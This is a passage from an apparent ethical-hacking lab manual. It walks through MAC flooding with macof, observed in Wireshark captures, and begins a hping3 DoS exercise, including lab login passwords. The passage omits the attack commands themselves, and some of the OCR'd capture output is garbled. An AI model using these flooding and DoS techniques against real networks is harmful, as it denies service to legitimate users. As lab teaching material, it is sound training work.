
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Information Gathering** --> **wireshark**.



4. A security pop-up appears. Enter **toor** as a password in the **Password** field and click **OK**.



5. The **Wireshark Network Analyzer** window appears. Double-click the available ethernet or interface (here, **eth0**) to start packet capture, as shown in the screenshot below.



## Welcome to Wireshark

### Capture

...using this filter:  Enter a capture filter ...


All interfaces shown ▾

eth0	
Loopback: lo	
any	
bluetooth-monitor	
nflog	
nfqueue	
dbus-system	
dbus-session	
(Cisco remote capture: ciscodump)	
(DisplayPort AUX channel monitor capture: dpauxmon)	
(Random packet generator: randpkt)	
(systemd Journal Export: sdjournal)	
(SSH remote capture: sshdump)	
(UDP Listener remote capture: udpdump)	

### Learn

[User's Guide](#) • [Wiki](#) • [Questions and Answers](#) • [Mailing Lists](#)

You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).



6. Leave the **Wireshark** application running.

7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Capturing from eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.
2	0.000000100	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.
3	0.000025100	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.
4	8.008255201	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.
5	8.008255301	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.
6	8.008283001	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp.

Frame 1: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface eth0, id 0  
 Ethernet II, Src: Microsoft\_14:8d:b1 (00:15:5d:14:8d:b1), Dst: IPv4mcast\_fb (01:00:5e:00:00:fb)  
 Internet Protocol Version 4, Src: 10.10.1.11, Dst: 224.0.0.251  
 User Datagram Protocol, Src Port: 5353, Dst Port: 5353  
 Multicast Domain Name System (response)

0000: 01 00 5e 00 00 fb 00 15 5d 14 8d b1 08 00 45 00 ..^.....]....E  
 0010: 01 94 a6 13 40 00 ff 11 e8 34 0a 0a 01 0b e0 00 ..@....4.....  
 0020: 00 fb 14 e9 14 e9 01 80 40 3a 00 00 84 00 00 00 ..@.....  
 0030: 00 08 00 00 00 04 10 61 64 62 2d 75 6e 69 64 65 .....a db-unide  
 0040: 6e 74 69 66 69 65 64 04 5f 61 64 62 04 5f 74 63 ntified \_adb.\_tc  
 0050: 70 05 6c 6f 63 61 6c 00 00 10 80 01 00 00 11 94 p.local.....  
 0060: 00 01 00 09 5f 73 65 72 76 69 63 65 73 07 5f 64 .....ser vices\_d  
 0070: 6e 73 2d 73 64 04 5f 75 64 70 c0 27 00 0c 00 01 ns-sd\_u dp.....  
 0080: 00 00 11 94 00 02 c0 1d c0 1d 00 0c 00 01 00 00 .....!....x  
 0090: 11 94 00 02 c0 0c c0 0c 00 21 80 01 00 00 00 78 .....Android  
 00a0: 00 10 00 00 00 00 15 b3 07 41 6e 64 72 6f 69 64 .....11.1.10.10.in  
 00b0: c0 27 02 31 31 01 31 02 31 30 07 69 6e -addr ar pa.....  
 00c0: 2d 61 64 64 72 04 61 72 70 61 00 00 0c 80 01 00

eth0: <live capture in progress> Packets: 6 · Displayed: 6 (100.0%) Profile: Default

Menu (as superuser)


8. A Parrot Terminal window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

9. In the **[sudo] password for attacker** field, enter **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Type **cd** and press **Enter** to jump to the root directory.





13. Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot below.



Apply a display filter ... &lt;Ctrl-/&gt;

No.	Time	Source	Destination	Protocol	Length	Info
66	184.0.016105002	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
67	184.0.01610202	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
68	201.252149425	85.107.161.58	51.75.57.1	IPv4	54	
69	201.252216025	237.170.43.74	153.237.69.64	IPv4	54	
70	201.252234325	188.45.170.25	127.239.206.101	IPv4	54	
71	201.252283925	16.199.51.51	2.166.112.99	IPv4	54	
72	201.252287325	124.216.59.108	235.27.64.70	IPv4	54	
73	201.252310325	71.92.136.3	36.111.210.109	IPv4	54	
74	201.252335925	73.90.219.116	255.133.96.87	IPv4	54	
75	201.252358825	99.120.195.124	241.224.248.8	IPv4	54	
76	201.252379825	85.15.83.82	45.237.207.82	IPv4	54	
77	201.252463925	90.14.158.70	90.24.13.57	IPv4	54	
78	216.0.047743905	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
79	216.0.047744005	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
80	216.0.047769105	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
81	218.797988380	fe80::70e2:45ea:833...	ff02::1:2	DHCPv6	151	Solicit XID: 0x25e607 CID: 0001000121fce60400155d08bcfd
82	218.807018081	fe80::70e2:45ea:833...	ff02::1:2	DHCPv6	151	Solicit XID: 0x25e607 CID: 0001000121fce60400155d08bcfd
83	221.0.200000000000	fe80::70e2:45ea:833...	ff02::1:2	DHCPv6	151	Solicit XID: 0x25e607 CID: 0001000121fce60400155d08bcfd

Frame 1: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface eth0, id 0  
 ▶ Ethernet II, Src: Microsoft\_14:8d:b1 (00:15:5d:14:8d:b1), Dst: IPv4mcast\_fb (01:00:5e:00:00:fb)  
 ▶ Internet Protocol Version 4, Src: 10.10.1.11, Dst: 224.0.0.251  
 ▶ User Datagram Protocol, Src Port: 5353, Dst Port: 5353  
 ▶ Multicast Domain Name System (response)

0000	01 00 5e 00 00 fb 00 15	5d 14 8d b1 08 00 45 00	. . . . . 1 . . . E
0010	01 94 a6 13 40 00 ff 11	e8 34 0a 0a 01 0b e0 00	. . . @ . . . 4 . . .
0020	00 fb 14 e9 14 e9 01 80	40 3a 00 00 84 00 00 00	. . . . . @ : . . .
0030	00 08 00 00 00 04 10 61	64 62 2d 75 6e 69 64 65	. . . . . a db-unide
0040	6e 74 69 66 69 65 64 04	5f 61 64 62 04 5f 74 63	ntified _adb_tc
0050	70 05 6c 6f 63 61 6c 00	00 10 80 01 00 00 11 94	p-local . . . . .
0060	00 01 00 09 5f 73 65 72	76 69 63 65 73 07 5f 64	. . . ser vices_d
0070	6e 73 2d 73 64 04 5f 75	64 70 c0 27 00 0c 00 01	ns-sd_u dp . . . .
0080	00 00 11 94 00 02 c0 1d	c0 1d 00 0c 00 01 00 00	. . . . . . . . .
0090	11 94 00 02 c0 0c c0 0c	00 21 80 01 00 00 00 78	. . . . ! . . . x
00a0	00 10 00 00 00 00 15 b3	07 41 6e 64 72 6f 69 64	. . . . . Android
00b0	c0 27 02 31 31 01 31 02	31 30 02 31 30 07 69 6e	' 11-1 10:10:in
00c0	2d 61 64 64 72 04 61 72	70 61 00 00 0c 80 01 00	-addr ar pa . . .

eth0: &lt;live capture in progress&gt;

Packets: 87 · Displayed: 87 (100.0%)

Profile: Default

Menu (as superuser)

Parrot Terminal

14. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot below.

Applications Places System Mon Jul 12, 08:20

Capturing from eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
64	168.008287801	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
65	184.016104902	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
66	184.016105002	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
67	184.016130202	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
68	201.252140425	85.107.161.58	51.75.57.1	IPv4	54	
69	201.252216025	237.170.43.74	153.237.69.64	IPv4	54	
70	201.252234325	188.45.170.25	127.239.206.101	IPv4	54	
71	201.252263925	16.199.51.51	2.166.112.99	IPv4	54	
72	201.252287325	124.216.59.108	235.27.64.70	IPv4	54	
73	201.252310325	71.92.136.3	36.111.210.109	IPv4	54	
74	201.252335925	73.90.219.116	255.133.96.87	IPv4	54	
75	201.252358825	99.129.195.124	241.224.248.8	IPv4	54	
76	201.252379825	85.15.83.82	45.237.207.82	IPv4	54	
77	201.252403925	90.19.168.79	99.24.13.52	IPv4	54	
78	216.047743905	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
79	216.047744005	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
80	216.047769105	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
81	216.047769105	fe80::215:5dff:fe14...	ff02::1.2	MDNS	154	Solicit XID 0x256007 CTRL 0001000121fccc60100155d00b0ed

Frame 68: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: 63:29:d1:63:74:7e (63:29:d1:63:74:7e), Dst: 79:07:9f:02:95:1e (79:07:9f:02:95:1e)

Destination: 79:07:9f:02:95:1e (79:07:9f:02:95:1e)

Source: 63:29:d1:63:74:7e (63:29:d1:63:74:7e)

Type: IPv4 (0x0800)

Trailer: cd9b08116706092500000000502020005190000

Internet Protocol Version 4, Src: 85.107.161.58, Dst: 51.75.57.1

0000 79 07 9f 02 95 1e 63 29 d1 63 74 7e 08 00 45 00 y...c) .ct~.E

0010 00 14 2e 53 00 00 40 06 e9 9f 55 6b a1 3a 33 4b ..S. @ ..UK :3K

0020 39 01 cd 9b 08 11 67 06 09 25 00 00 00 50 02 9...g %...P

0030 02 00 05 19 00 00 .....

eth0: <live capture in progress> Packets: 99 · Displayed: 99 (100.0%) Profile: Default

Menu (as superuser) Parrot Terminal

15. Similarly, you can switch to a different machine to view the same packets that were captured by Wireshark in the **Attacker Machine-2** machine.
16. macof sends the packets with random MAC and IP addresses to all active machines in the local network. If multiple targets are used, the same packets can be observed on all target machines.
17. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving** to close the Wireshark application.

Applications Places System Mon Jul 12, 08:26

Capturing from eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
64	168.008287801	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
65	184.016104902	10.10.1.11	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
66	184.016105002	fe80::82e4:cd98:d36...	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
67	184.016130202	fe80::215:5dff:fe14...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._t...
68	201.252140425	85.107.161.58	51.75.57.1	IPv4	54	
69	201.252216025	237.170.43.74	153.237.69.64	IPv4	54	
70	201.252234325	188.45.170.25	127.239.206.101	IPv4	54	
71	201.252263925	16.199.51.51	2.165.112.99	IPv4	54	
72	201.252287325	124.216.59.1				Unused packets... (as superuser)
73	201.252310325	71.92.136.3				
74	201.252335925	73.90.219.1				
75	201.252358825	99.129.195.1				
76	201.252379825	85.15.83.82				
77	201.252403925	90.19.168.78				
78	216.047743905	10.10.1.11				x0000 TXT, cache flush PTR _adb._t...
79	216.047744005	fe80::82e4:cd98:d36...				x0000 TXT, cache flush PTR _adb._t...
80	216.047769105	fe80::215:5dff:fe14...				x0000 TXT, cache flush PTR _adb._t...
81	216.047769205	fe80::215:5dff:fe14...				00010001121f6cc60100155d00b0ed...
Frame 68: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0						
Ethernet II, Src: 63:29:d1:63:74:7e (63:29:d1:63:74:7e), Dst: 79:07:9f:02:95:1e (79:07:9f:02:95:1e)						
Destination: 79:07:9f:02:95:1e (79:07:9f:02:95:1e)						
Source: 63:29:d1:63:74:7e (63:29:d1:63:74:7e)						
Type: IPv4 (0x0800)						
Trailer: cd9b08116706092500000000502020005190000						
Internet Protocol Version 4, Src: 85.107.161.58, Dst: 51.75.57.1						
0000	79 07 9f 02 95 1e	63 29 d1 63 74 7e	08 00 45 00	y.....c)	.ct~.E	
0010	00 14 2e 53 00 00	40 06 e9 9f 55 6b	a1 3a 33 4b	.....S. @.....UK	:3K	
0020	39 01 cd 9b 08 11	67 06 09 25 00 00	00 50 02	9.....g %.....P		
0030	02 00 05 19 00 00			.....		

Packets: 186 · Displayed: 186 (100.0%) · Profile: Default

eth0: <live capture in progress>

Menu (as superuser) Parrot Terminal (as superuser)

18. This concludes the demonstration of MAC flooding using macof.

19. Close all open windows and document all the acquired information.

## Exercise 3: Perform a DoS Attack on a Target Host using hping3

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users.

### Lab Scenario

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and collapse the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to prevent legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

DoS attacks may result in the over consumption of resources, bandwidth, disk space, CPU time, or data structures; they may also cause the actual physical destruction or alteration of network components or the destruction of programming and files in a computer system.

### Lab Objectives

This lab demonstrates how to perform a DoS attack on a target machine using hping3.

### Overview of DoS Attack


In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

### Lab Tasks



Note: If you are already logged into the **Admin Machine-1**, then skip to **Step#3**.


1. Click **CCTV1 ADMIN MACHINE-1** to switch to the **Admin Machine-1** machine. Click **Ctrl+Alt+Del**.
2. By default the **Admin** account is selected. Type **admin@123** and press **Enter** to login.
3. Click the **Type here to search** field at the bottom of **Desktop**, and type **wireshark**. Click **Wireshark** from the results.



4. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: If a **Software Update** pop-up appears, click on **Skip this version**.





## Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.2.7 (v3.2.7-0-gfb6522d84a3a). You receive automatic updates.



5. **Wireshark** starts capturing the packets; leave it running.

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::fca2:5622:39d.. ff02::1:2		DHCPv6	151	Solicit XID: 0xdcf79 CID: 0001000121fce60400155d08bcfd
2	0.998800	fe80::fca2:5622:39d.. ff02::1:2		DHCPv6	151	Solicit XID: 0xdcf79 CID: 0001000121fce60400155d08bcfd
3	3.012116	fe80::fca2:5622:39d.. ff02::1:2		DHCPv6	151	Solicit XID: 0xdcf79 CID: 0001000121fce60400155d08bcfd
4	4.470477	MS-NLB-PhysServer-2.. Broadcast		ARP	42	Who has 10.10.1.12? Tell 10.10.1.2
5	7.013605	fe80::fca2:5622:39d.. ff02::1:2		DHCPv6	151	Solicit XID: 0xdcf79 CID: 0001000121fce60400155d08bcfd
6	7.412645	MS-NLB-PhysServer-2.. Broadcast		ARP	42	Who has 10.10.1.12? Tell 10.10.1.2
7	7.972155	MS-NLB-PhysServer-2.. Broadcast		ARP	42	Who has 10.10.1.12? Tell 10.10.1.2

